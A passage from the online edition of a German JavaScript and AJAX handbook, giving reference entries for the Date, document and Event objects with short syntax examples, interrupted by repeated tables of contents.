`setUTCHours(Stunden[, Minuten, Sekunden, Millisekunden])`

Parameter	Bedeutung
`Stunden`	Stundenzahl des Datumswertes
`Minuten`	Minutenzahl des Datumswertes
`Sekunden`	Sekundenzahl des Datumswertes
`Millisekunden`	Millisekundenzahl des Datumswertes

setUTCMilliseconds

JS 1.3

Erklrung
Setzt die Millisekundenzahl des Datumswertes nach UTC; ab JavaScript 1.3.
Syntax
`setUTCMilliseconds(Millisekunden)`

Parameter	Bedeutung
Millisekunden	Millisekundenzahl des Datumswertes

setUTCMinutes

JS 1.3

Erklrung
Setzt die Minutenzahl des Datumswertes nach UTC; ab JavaScript 1.3.
Syntax
setUTCMinutes(Minuten[, Sekunden, Millisekunden])

Parameter	Bedeutung
Minuten	Minutenzahl des Datumswertes
Sekunden	Sekundenzahl des Datumswertes
Millisekunden	Millisekundenzahl des Datumswertes

setUTCMonth

JS 1.3

Erklrung
Setzt den Monat des Datumswertes nach UTC (0 entspricht Januar, 11 entspricht Dezember); ab JavaScript 1.3.
Syntax
setUTCMonth(Monat[, Tag])

Parameter	Bedeutung
Monat	um eins verringerte Monatszahl des Datumswertes
Tag	Tageszahl des Datumswertes

setUTCSeconds

JS 1.3

Erklrung

Setzt die Sekundenzahl des Datumswertes nach UTC; ab JavaScript 1.3.

Syntax
`setUTCSeconds(Sekunden[, Millisekunden])`

Parameter	Bedeutung
`Sekunden`	Sekundenzahl des Datumswertes
`Millisekunden`	Millisekundenzahl des Datumswertes

setYear

Erklrung
Setzt die Jahreszahl des Datumswertes; Vorgnger von `getFullYear()`. Die Plattformunterschiede werden in Kapitel 5 beschrieben.

Syntax
`setYear(Jahr)`

Parameter	Bedeutung
`Jahr`	Jahreszahl des Datumswertes

toGMTString

Erklrung
Wandelt die Datumsvariable in eine GMT-Zeichenkette um; Vorgnger von `toUTCString()`.

toLocaleString

Erklrung
Wandelt die Datumsvariable in eine Zeichenkette entsprechend den lokalen Gegebenheiten um. Diese Funktion bedient sich des Betriebssystems des Benutzers, um beispielsweise die Monatsnamen in der jeweiligen Sprache angeben zu knnen.

toString

JS 1.1

Erklrung

Wandelt die Datumsvariable in eine Zeichenkette um; ab JavaScript 1.1.

toUTCString

JS 1.3

Erklrung
Wandelt die Datumsvariable in eine Zeichenkette nach UTC um; ab JavaScript 1.3.

UTC

Erklrung
Gibt die Anzahl der Millisekunden in einer Datumsvariable seit dem 1. Januar 1970 an, entsprechend UTC (Universal Time Coordinated). Die Methode gibt kein `Date`-Objekt zurck, sondern nur eine Zahl. Sie wird eher als Methode des `Date`-Objekts aufgerufen und nicht als Methode einer Instanz des `Date`-Objekts.
Syntax
`Date.UTC(Jahr, Monat, Tag[, Stunden, Minuten, Sekunden]) //ab JS1.0 Date.UTC(Jahr, Monat, Tag[, Stunden, Minuten, Sekunden, Millisekunden]) //ab JS1.3`

Parameter	Bedeutung
`Jahr`	Jahreszahl des Datumswertes
`Monat`	um eins verringerte Monatszahl des Datumswertes
`Tag`	Tageszahl des Datumswertes
`Stunden`	Stundenzahl des Datumswertes
`Minuten`	Minutenzahl des Datumswertes
`Sekunden`	Sekundenzahl des Datumswertes
`Millisekunden`	Millisekundenzahl des Datumswertes

Beispiel

Beispiel fr das Date-Objekt:

```
var heute = new Date();
var heiligabend = new Date(heute.getYear(), 11,
24); if (heute.getMonth() == 11 && heute.getDate
()>24) { heiligabend.setYear(heute.getYear() +
1); } //heiligabend enthlt nun das Datum //des
nchsten 24. Dezember
```

<<zurck <top> vor>>

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 34 Referenz
- **34.1 Das Anchor-Objekt**
  - **34.1.1 Allgemeines**
  - **34.1.2 Eigenschaften**
- **34.2 Das Array-Objekt**
  - **34.2.1 Allgemeines**
  - **34.2.2 Methoden**
  - **34.2.3 Eigenschaften**
- **34.3 Das Button-Objekt**
  - **34.3.1 Allgemeines**
  - **34.3.2 Event-Handler**
  - **34.3.3 Methoden**
  - **34.3.4 Eigenschaften**
- **34.4 Das Checkbox-Objekt**
  - **34.4.1 Allgemeines**
  - **34.4.2 Event-Handler**
  - **34.4.3 Methoden**
  - **34.4.4 Eigenschaften**
- **34.5 Das Date-Objekt**
  - **34.5.1 Allgemeines**
  - **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines

- 34.27.2 Event-Handler
- 34.27.3 Methoden
- 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.6 Das document-Objekt ▼

JS 1.0

Ab JavaScript 1.0

Mit dem `document`-Objekt kann man auf die HTML-Seite zugreifen und auch HTML-Seiten erzeugen.

top

34.6.1 Allgemeines ▼▲

HTML-Tag: `<body>`



34.6.2 Event-Handler ▼▲

```
onclick ondblclick (JS1.2) onkeydown (JS1.2) onkeypress (JS1.2) onkeyup
(JS1.2)
onmousedown (JS1.2) onmouseup (JS1.2)
```



34.6.3 Methoden ▼▲

captureEvents

JS 1.2

Erklrung
Alle angegebenen Ereignisse werden abgefangen, siehe Kapitel 14, Ereignisbehandlung; ab JavaScript 1.2, nur Netscape.
Syntax
`document.captureEvents(Ereignis1 | Ereignis2 | ... | EreignisN)`

Parameter	Bedeutung
`Ereignis1, Ereignis2, ..., EreignisN`	Ereignisse, z.B. `Event.MOUSEUP`

close

Erklrung
Beendet eine mit `document.open()` gestartete Ausgabe und bringt den Browser dazu, diese Ausgabe zu rendern.
Syntax
`document.open(); document.write("Read my lips"); document.close();`

contextual

JS 1.2

Erklrung
Setzt Styles fr Elemente innerhalb eines bestimmten Kontextes; ab JavaScript 1.2, nur Netscape.
Syntax
`contextual(Kontext1, Kontext2, ..., KontextN, Stil)`

Parameter	Bedeutung
`Kontext1, Kontext2, ..., KontextN`	Ereignisse, z.B. `Event.MOUSEUP`
`Stil`	der zu ndernde Style
Beispiel	

Aufgrund des folgenden Codes werden alle fett gedruckten Zeichen innerhalb eines Absatzes grn angezeigt: `contextual(document.tags.P, document.tags.B).color = "green";`

getSelection

JS 1.2

Erklrung
Gibt den gerade markierten Text des Dokuments zurck; ab JavaScript 1.2. Diese Methode kann nicht von anderen Frames aus aufgerufen werden (Sicherheitsvorkehrung).

handleEvent

JS 1.2

Erklrung	
Ruft den Event-Handler fr ein bestimmtes Ereignis auf; ab JavaScript 1.2, nur Netscape.	
Syntax	
`document.handleEvent(Ereignis)`	
Parameter	**Bedeutung**
`Ereignis`	Ereignisobjekt
Beispiel	
Fr Anwendungsbeispiele siehe Kapitel 14.	

open

Erklrung	
Initiiert eine Ausgabe von HTML-Code mittels JavaScript; dies wird jedoch erst sichtbar, wenn die Ausgabe mit `document.close()` beendet wird. Bestehender HTML-Code wird dabei berschrieben, ein Anhngen ist also nicht mglich.	
Syntax	
`document.open() //ab JavaScript 1.0 document.open(MIME_Type) //Netscape, Internet Explorer ab //Version 4 document.open(MIME_Type, ersetzen) //nur ab Netscape 4`	
Parameter	**Bedeutung**
`MIME_Type`	MIME-Typ der folgenden Daten. In der Regel ist das `"text/html"` (und der Internet Explorer lsst nur diesen Typ zu), aber mglich sind auch beispielsweise `"image/gif"` oder `"plugIn"`.
`ersetzen`	boolesche Variable, die angibt, ob das neue Dokument das alte in der History-Liste des Browsers ersetzen soll
Beispiel	
`document.open(); document.write("Read my lips"); document.close();`	

releaseEvents

JS 1.2

Erklrung
Deaktiviert ein vorhergehendes `captureEvents()`; ab JavaScript 1.2, nur Netscape.
Syntax

document.releaseEvents(Ereignis1 | Ereignis2 | ... | EreignisN)	
Parameter	**Bedeutung**
`document.releaseEvents(Ereignis1 | Ereignis2 | ... | EreignisN)`	Ereignisse, z.B. `Event.MOUSEUP`.
Beispiel	
Fr Anwendungsbeispiele siehe Kapitel 14.	

routeEvent

JS 1.2

Erklrung	
Fhrt ein abgefangenes Ereignis an der Stelle aus, fr die es bestimmt war; ab JavaScript 1.2, nur Netscape.	
Syntax	
`document.routeEvent(Ereignis)`	
Parameter	**Bedeutung**
`Ereignis`	Ereignisobjekt.
Beispiel	
Fr Anwendungsbeispiele siehe Kapitel 14.	

write

Erklrung	
Gibt HTML-Code mittels JavaScript aus; dies wird jedoch erst sichtbar, wenn die Ausgabe mit `document.close()` beendet wird. Ein vorhergehendes `document.open()` ist optional.	
Syntax	
`document.write(Text)`	
Parameter	**Bedeutung**
`Text`	auszugebender Text.
Beispiel	
`document.open(); document.write("Read my lips"); document.close();`	

writeln

Erklrung	
Gibt HTML-Code mittels JavaScript aus und fgt – im Gegensatz zu `document.write()` – einen Zeilenvorschub an.	
Syntax	
`document.writeln([Text])`	
Parameter	**Bedeutung**
`Text`	auszugebender Text.
Beispiel	
Wird kein Parameter angegeben, so wird eine Leerzeile ausgegeben. Diese ist jedoch bei HTML-Dokumenten im Allgemeinen nicht sichtbar. `document.open(); document.writeln("<pre>"); document.writeln("Read my lips"); document.writeln("</pre>"); document.close()`	

top

34.6.4 Eigenschaften

alinkColor

Erklrung
Farbe eines aktiven Links (whrend er angeklickt wird, bevor der Benutzer die Maustaste wieder loslsst). HTML-quivalent: `<body alink="Farbe">`. Als Farbe wird entweder ein hexadezimales RGB-Tripel oder ein Farbcode bergeben.
Beispiel
`document.alinkColor = "red"; document.alinkColor = "#ff0000";`

all

Erklrung
Ermglicht den Zugriff auf Style-Eigenschaften; ab Internet Explorer 4. Neuere Versionen des Internet Explorer setzen auf `document.getElementById()`.

anchors

Erklrung
Array, das alle Textmarken im Dokument enthlt. Siehe Abschnitt 34.1.

applets

Erklrung
Array, das alle Applets im Dokument enthlt. Zu Interaktion mit Java siehe Kapitel 24.

bgColor

Erklrung
Hintergrundfarbe des Dokuments. HTML-quivalent: `<body bgcolor= "Farbe">`. Als Farbe wird entweder ein hexadezimales RGB-Tripel oder ein Farbcode bergeben.
Beispiel
`document.bgColor = "white"; document.bgColor = "#ffffff";`

classes

JS 1.2

Erklrung
Erzeugt eine Style-Sheet-Klasse, die im HTML-Code angesprochen werden kann; ab JavaScript 1.2, nur Netscape.
Beispiel
`<style type="text/javascript"> classes.GalileoBlau.all.color = "blue"; </ style> <script type="text/javascript"> document.classes.GalileoBlau.all.color = "blue"; </script>`

cookie

Erklrung

Zeichenkette, die alle Cookies enthlt, auf die von der HTML-Seite aus zugegriffen werden darf. Fr Anwendungen siehe Kapitel 12.

domain

JS 1.1

Erklrung
Enthlt den Domainnamen des Servers, auf dem die aktuelle HTML-Seite liegt; ab JavaScript 1.1. Aufgrund von Sicherheitsbestimmungen hat man von JavaScript aus von einem Dokument mit dem Domainnamen www.server.de keinen Zugriff auf gewisse Objekte in einem anderen Frame mit dem Domainnamen www2.server.de; hier sollte man `document.domain` auf `server.de` setzen, damit der Zugriff wieder funktioniert.

embeds

JS 1.1

Erklrung
Array, das alle mit dem `<embed>`-Tag eingefgten Daten enthlt (bzw. zumindest deren Anzahl); ab JavaScript 1.1.
Beispiel
`alert("Dieses Dokument enthlt " + document.embeds.length + " eingebettete Dateien")`

fgColor

Erklrung
(Vordergrund-)Farbe des Dokuments. HTML-quivalent: `<body color= "Farbe">`. Als Farbe wird entweder ein hexadezimales RGB-Tripel oder ein Farbcode bergeben.
Beispiel
`document.fgColor = "black" document.fgColor = "#000000"`

forms

Erklrung
Array, das alle Formulare in einem HTML-Dokument enthlt. Siehe Kapitel 9.
Syntax
`document.forms[Index] document.forms["FormularName"] document.FormularName`

Parameter	Bedeutung
`Index`	Nummer des Formulars im Dokument (bei mehreren Formularen); die Zhlung beginnt bei 0
`FormularName`	`name`-Attribut des Formulars

height

JS 1.2

Erklrung
Hhe eines Dokuments (in Pixeln); ab JavaScript 1.2.

ids

JS 1.2

Erklrung
Erzeugt einen Style-Sheet-Identifikator; ab JavaScript 1.2.

images

JS 1.1

Erklrung
Array, das alle Grafiken innerhalb eines HTML-Dokuments enthlt; ab JavaScript 1.1 (und Internet Explorer 3 fr Macintosh).
Syntax
`document.images[Index] document.images["BildName"] document.BildName`

Parameter	Bedeutung
`Index`	Nummer der Grafik im Dokument; die Zhlung beginnt bei 0
`BildName`	`name`-Attribut der Grafik

Beispiel
Siehe Kapitel 11.

lastModified

Erklrung
Datum der letzten nderung der Datei als Zeichenkette. Dieser Wert wird aus dem HTTP-Header gewonnen, und die Daten darin werden zumeist vom Server aus dem nderungsdatum der Datei auf dem Server bestimmt.
Beispiel
`document.write("Letzte nderung: " + document.lastModified);`

layers

JS 1.2

Erklrung
Array, das alle Layer innerhalb eines HTML-Dokuments enthlt; ab JavaScript 1.2, nur Netscape.
Syntax
document.layers[Index] document.layers["LayerName"] document.LayerName

Parameter	Bedeutung
`Index`	Nummer des Layers im Dokument; Zhlung beginnt bei 0
`LayerName`	`name`-Attribut des Layers

linkColor

Erklrung
Linkfarbe des Dokuments. HTML-quivalent: `<body link="Farbe">`. Als Farbe wird entweder ein hexadezimales RGB-Tripel oder ein Farbcode bergeben.
Beispiel
`document.linkColor = "blue"; document.linkColor = "#0000ff";`

links

Erklrung
Array, das alle Hyperlinks innerhalb eines HTML-Dokuments enthlt.
Syntax
`document.links[Index]`

Parameter	Bedeutung
`Index`	Nummer des Links im Dokument; Zhlung beginnt bei0

Beispiel
Siehe Abschnitt 1.15.

plugins

JS 1.1

Erklrung
Array, das alle Plugins innerhalb eines HTML-Dokuments enthlt; ab JavaScript 1.1, nur Netscape. Siehe Kapitel 22.

referrer

Erklrung
URL der Seite, von der aus die aktuelle Seite aufgerufen wurde; entspricht dem HTTP-Header `Referer`.
Beispiel
`document.write("Sie kommen von " + document.referer);` Bei einigen Browsern lsst sich die bermittlung der vorhergehenden Seite unterbinden.

tags

JS 1.2

Erklrung
Erzeugt eine Style-Sheet-Klasse fr ein gewisses Tag, die im HTML-Code angesprochen werden kann; ab JavaScript 1.2, nur Netscape.
Beispiel
Der folgende Code sorgt dafr, dass alle Level-3-berschriften in blauer Farbe dargestellt werden: `document.tags.H3.all.color = "blue";`

title

Erklrung
Titel des Dokuments; HTML-quivalent: `<title>Titel</title>`; kein Schreibzugriff.

URL

JS 1.1

Erklrung
Die komplette URL des aktuellen Dokuments als Zeichenkette; ab JavaScript 1.1. Ersatz fr `document.location`, nicht zu verwechseln mit `window.location`.

vlinkColor

Erklrung
Farbe fr besuchte Links des Dokuments. HTML-quivalent: `<body vlink="Farbe">`. Als Farbe wird entweder ein hexadezimales RGB-Tripel oder ein Farbcode bergeben.
Beispiel
document.vlinkColor = "red"; document.vlinkColor = "#ff0000";

width

JS 1.2

Erklrung
Breite des Dokuments in Pixeln; ab JavaScript 1.2.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- 34.5.1 Allgemeines
- 34.5.2 Methoden
- 34.6 Das document-Objekt
  - 34.6.1 Allgemeines
  - 34.6.2 Event-Handler
  - 34.6.3 Methoden
  - 34.6.4 Eigenschaften
- 34.7 Das Event-Objekt
  - 34.7.1 Netscape-Eigenschaften
  - 34.7.2 Internet Explorer-Eigenschaften
- 34.8 Das FileUpload-Objekt
  - 34.8.1 Allgemeines
  - 34.8.2 Event-Handler
  - 34.8.3 Methoden
  - 34.8.4 Eigenschaften
- 34.9 Das Form-Objekt
  - 34.9.1 Allgemeines
  - 34.9.2 Event-Handler
  - 34.9.3 Methoden
  - 34.9.4 Eigenschaften
- 34.10 Das Frame-Objekt
- 34.11 Das Hidden-Objekt
  - 34.11.1 Allgemeines
  - 34.11.2 Eigenschaften

- 34.12 Das History-Objekt
  - 34.12.1 Allgemeines
  - 34.12.2 Methoden
  - 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften

- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften

- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften

- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.7 Das Event-Objekt ▼

Ab Netscape Navigator 4 und Internet Explorer 4; unterschiedliche Implementierung; siehe Kapitel 14. Opera und Konqueror/Safari haben sich auf die Microsoft-Seite geschlagen, Mozilla auf die Netscape-Seite.

top

34.7.1 Netscape-Eigenschaften ▼▲

data

Erklrung
Array, das die URLs als Zeichenkette enthlt, die bei einer Drag&Drop-Operation (`dragdrop`-Ereignis) auf dem Browserfenster fallen gelassen werden. Zugriff nur mit `UniversalBrowserRead` bzw. `UniversalBrowserWrite`.

height

Erklrung
Hhe des Fensters oder Frames.

layerX

Erklrung
x-Koordinate des Mauszeigers relativ zur linken oberen Ecke des Layers, in dem das Ereignis eingetreten ist.

layerY

Erklrung

y-Koordinate des Mauszeigers relativ zur linken oberen Ecke des Layers, in dem das Ereignis eingetreten ist.

modifiers

Erklrung
Sondertasten, die beim Eintreten des Ereignisses gedrckt waren ((Strg), (Alt), (), ()).

pageX

Erklrung
x-Koordinate des Mauszeigers relativ zur linken oberen Ecke des Dokuments.

pageY

Erklrung
y-Koordinate des Mauszeigers relativ zur linken oberen Ecke des Dokuments.

screenX

Erklrung
x-Koordinate des Mauszeigers relativ zur linken oberen Ecke des Bildschirms

screenY

Erklrung
y-Koordinate des Mauszeigers relativ zur linken oberen Ecke des Bildschirms.

target

Erklrung
Referenz auf das Objekt, fr das das Ereignis bestimmt war.

type

Erklrung
Art des Ereignisses als Zeichenkette (z.B. `"click"`).

which

Erklrung
ASCII-Code der gedrckten Tastaturtaste bzw. Nummer der gedrckten Maustaste.

width

Erklrung
Breite des Fensters oder Frames.

x

Erklrung
Entspricht `layerX`.

y

Erklrung
Entspricht `layerY`.

top

34.7.2 Internet Explorer-Eigenschaften ▲

altKey

Erklrung
Boolescher Wert, der angibt, ob die (Alt)-Taste beim Eintreten des Ereignisses gedrckt war.

button

Erklrung
Nummer der gedrckten Maustaste; Zhlung beginnt bei 0.

cancelBubble

Erklrung
Boolescher Wert, der angibt, ob das Event-Bubbling deaktiviert werden soll.

clientX

Erklrung
x-Koordinate des Mauszeigers relativ zur linken oberen Ecke des Browserfensters.

clientY

Erklrung
y-Koordinate des Mauszeigers relativ zur linken oberen Ecke des Browserfensters.

ctrlKey

Erklrung
Boolescher Wert, der angibt, ob die (Strg)-Taste beim Eintreten des Ereignisses gedrckt war.

fromElement

Erklrung
Nur bei `mouseover/mouseout`: Referenz auf das Objekt, von dem der Mauszeiger kommt.

keyCode

Erklrung

Unicode-Wert der Taste, die zum Eintreten des Ereignisses (z.B. `keydown`) gefhrt hat.

offsetX

Erklrung
x-Koordinate des Mauszeigers relativ zur linken oberen Ecke des Containers, in dem das Ereignis eingetreten ist.

offsetY

Erklrung
y-Koordinate des Mauszeigers relativ zur linken oberen Ecke des Containers, in dem das Ereignis eingetreten ist.

reason

Erklrung
Gibt das Ergebnis der Datenbertragung bei der Ereignisbehandlung zurck. 0 steht fr erfolgreiche bertragung, 1 fr Abbruch der bertragung und 2 fr bertragungsfehler.

returnValue

Erklrung
Wert, den der Event-Handler zurckgibt. Ist dieser `false`, so wird die Aktion, die das Ereignis hervorgerufen hat, abgebrochen (beispielsweise der Formularversand).

shiftKey

Erklrung
Boolescher Wert, der angibt, ob die ()-Taste beim Eintreten des Ereignisses gedrckt war.

srcElement

Erklrung
Referenz auf das Objekt, fr das das Ereignis bestimmt war.

screenX

Erklrung
x-Koordinate des Mauszeigers relativ zur linken oberen Ecke des Bildschirms.

screenY

Erklrung
y-Koordinate des Mauszeigers relativ zur linken oberen Ecke des Bildschirms.

toElement

Erklrung
Nur bei `mouseover`/`mouseout`: Referenz auf das Objekt, zu dem der Mauszeiger geht.

type

Erklrung
Art des Ereignisses als Zeichenkette (z.B. `"click"`).

x

Erklrung
x-Koordinate des Mauszeigers relativ zu dem CSS-positionierten Element, in dem das Ereignis ausgelst worden ist.

y

Erklrung

y-Koordinate des Mauszeigers relativ zu dem CSS-positionierten Element, in dem das Ereignis ausgelst worden ist.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
